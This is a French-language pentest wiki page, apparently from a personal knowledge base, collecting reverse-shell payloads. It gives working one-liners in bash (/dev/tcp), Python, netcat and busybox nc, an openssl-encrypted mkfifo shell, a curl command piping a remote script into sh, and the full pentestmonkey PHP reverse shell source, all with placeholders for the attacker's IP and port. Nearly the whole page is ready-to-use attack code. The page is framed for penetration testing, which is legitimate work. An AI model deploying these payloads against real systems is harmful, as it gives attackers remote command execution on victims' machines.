
[Exploitation/Réseau] Reverse shell

Introduction

Le reverse shell est un type de payload qui permet à l'attaquant d'établir une connexion dans le sens inverse d'un bind shell et qui vous permet d'exécuter des commandes à distance.



Revshell.com

Ce site permet de générer des reverse shells dans divers langages en spécifiant votre adresse IP et le port que vous voulez utiliser :

- RevShells.com

InternalAllTheThings

Voici une page de ce site qui référencie des reverses shell très variés :

- https://swisskyrepo.github.io/InternalAllTheThings/cheatsheets/shell-reverse-cheatsheet/

Payload vérifiés

Bash

```
sh -i >& /dev/tcp/<IP>/<PORT> 0>&1
```

Python-3

```
python3 -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("<IP>",<POR
T>));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty;
pty.spawn("sh")'
```

Netcat

```
nc -e /bin/bash <IP> <PORT>
```

Le payload ci-dessus ne marche plus car les options **-c** et **-e** ne sont plus supportées pour des questions de sécurité.

Cependant, la version de netcat embarquée dans busybox supporte généralement ces options :

```
busybox nc <IP> <PORT> -e bash
```

Netcat + certificat SSL (chiffrement)

Côté attaquant, générer le certificat :

```
openssl req -x509 -newkey rsa:4096 -keyout key.pem -out cert.pem -days 365 -nodes
```

Puis lancez Netcat depuis la machine attaquante pour vous mettre en écoute en utilisant le certificat :

```
nc --ssl -lvp <PORT>
```

Puis sur la victime :

```
mkfifo /tmp/s; /bin/sh -i < /tmp/s 2>&1 | openssl s_client -quiet -connect <IP>:<PORT> >
/tmp/s; rm /tmp/s
```

Curl

Grâce au site suivant vous pouvez créer des reverse shells avec curl :

- https://reverse-shell.sh/

Lancez un listener puis exécutez ce payload :

```
curl https://reverse-shell.sh/<IP>:<PORT> | sh
```

Pentest Monkey

- https://github.com/pentestmonkey/php-reverse-shell

Ce reverse shell php est connu et fonctionnel pour vos tests d'intrusion, il vous suffit de modifier l'**IP** et le **port** :

```
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net

set_time_limit (0);
$VERSION = "1.0";
$ip = '127.0.0.1';  // CHANGE THIS
$port = 1234;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
```

```
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

if (function_exists('pcntl_fork')) {
	$pid = pcntl_fork();
	if ($pid == -1) {
		printit("ERROR: Can't fork");
		exit(1);
	}
	if ($pid) {
		exit(0);
	}
	if (posix_setsid() == -1) {
		printit("Error: Can't setsid()");
		exit(1);
	}
	$daemon = 1;
} else {
	printit("WARNING: Failed to daemonise.  This is quite common and not fatal.");
}
chdir("/");
umask(0);

$sock = fsockopen($ip, $port, $errno, $errstr, 30);
if (!$sock) {
	printit("$errstr ($errno)");
	exit(1);
}

$descriptorspec = array(
   0 => array("pipe", "r"),
   1 => array("pipe", "w"),
   2 => array("pipe", "w")
);

$process = proc_open($shell, $descriptorspec, $pipes);
```

```
if (!is_resource($process)) {
	printit("ERROR: Can't spawn shell");
	exit(1);
}

stream_set_blocking($pipes[0], 0);
stream_set_blocking($pipes[1], 0);
stream_set_blocking($pipes[2], 0);
stream_set_blocking($sock, 0);

printit("Successfully opened reverse shell to $ip:$port");

while (1) {
	if (feof($sock)) {
		printit("ERROR: Shell connection terminated");
		break;
	}

	if (feof($pipes[1])) {
		printit("ERROR: Shell process terminated");
		break;
	}

	$read_a = array($sock, $pipes[1], $pipes[2]);
	$num_changed_sockets = stream_select($read_a, $write_a, $error_a, null);

	if (in_array($sock, $read_a)) {
		if ($debug) printit("SOCK READ");
		$input = fread($sock, $chunk_size);
		if ($debug) printit("SOCK: $input");
		fwrite($pipes[0], $input);
	}

	if (in_array($pipes[1], $read_a)) {
		if ($debug) printit("STDOUT READ");
		$input = fread($pipes[1], $chunk_size);
		if ($debug) printit("STDOUT: $input");
		fwrite($sock, $input);
	}
```

```
    if (in_array($pipes[2], $read_a)) {
        if ($debug) printit("STDERR READ");
        $input = fread($pipes[2], $chunk_size);
        if ($debug) printit("STDERR: $input");
        fwrite($sock, $input);
    }
}

fclose($sock);
fclose($pipes[0]);
fclose($pipes[1]);
fclose($pipes[2]);
proc_close($process);

function printit ($string) {
    if (!$daemon) {
        print "$string\n";
    }
}

?>
```

Revision #15
Created 2023-12-11 17:06:20 UTC by Elieroc
Updated 2025-10-17 19:49:42 UTC by Elieroc